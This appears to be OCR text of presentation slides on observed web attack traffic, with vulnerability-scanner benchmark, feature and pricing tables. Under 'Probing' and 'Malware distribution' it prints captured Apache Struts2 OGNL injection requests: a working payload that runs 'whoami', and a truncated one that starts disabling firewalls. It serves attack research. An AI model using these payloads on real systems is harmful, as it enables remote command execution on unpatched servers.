


Interaction volumes

- Also skewed against larger attacks
- Normalise the data
  - Divide interaction by number of confirmed vulnerabilities

Normalised interaction volume (KB)





Logo	Vulnerability Scanner	Benchmark Results	Pricing

Benchmark Results

Vulnerability Scanner		WIVET	SQLi	RXSS	LFI	RFI	Redirect	Backup
IBM AppScan	Accuracy	92%	100.0%	100.0%	100.0%	100.0%	36.67%	5.43%
	False Positive		0.0%	0.0%	0.0%	0.0%	11.11%	66.67%
Acunetix WVS	Accuracy	94%	100.0%	100.0%	94.12%	100.0%	100.0%	32.61%
	False Positive		0.0%	0.0%	0.0%	0.0%	11.11%	0.0%
Burp Suite Professional	Accuracy	50%	100.0%	96.97%	69.12%	85.19%	76.67%	22.28%
	False Positive		10.0%	0.0%	12.5%	0.0%	0.0%	33.33%
W3AF	Accuracy	19%	35.29%	37.88%	57.48%	16.67%	63.33%	22.83%
	False Positive		30.0%	0.0%	12.5%	16.67%	11.11%	0.0%
ZAP	Accuracy	73%	100.0%	100.0%	75.0%	100.0%	16.67%	38.04%
	False Positive		30.0%	0.0%	0.0%	16.67%	0.0%	33.33%


Vulnerability Scanner	Audit Features	Input Vectors	WebApp Scanner	Flash Scanner	CGI Scanner	WebService Scanner
IBM AppScan	*30*	*17*	✓	✓	✓	✓
Acunetix WVS	*29*	*16*	✓	✗	✓	✓
Burp Suite Professional	*23*	*20*	✓	✓	✓	✓
W3AF	*23*	*8*	✓	✗	✓	✗
ZAP	*17*	*11*	✓	✗	✓	✗

Pricing

Vulnerability Scanner	Consultant Seat/Year	Consultant Seat/Perpetual	Enterprise Seat/Year	Enterprise Seat/Perpetual	Any Website/Year	Any Website/Perpetual
IBM AppScan	*17700.0$*	*37700.0$*	✗	✗	✗	✗
Acunetix WVS	*3500.0$*	*6995.0$*	*2495.0$*	*4995.0$*	*345.0$*	✗
Burp Suite Professional	*349.0$*	✗	✗	✗	✗	✗
W3AF	*0.0$*	*0.0$*	*0.0$*	*0.0$*	*0.0$*	*0.0$*
ZAP	*0.0$*	*0.0$*	*0.0$*	*0.0$*	*0.0$*	*0.0$*


http://www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html

Probing




```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: %{(#Normal='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='whoami').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
```

Malware distribution



```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
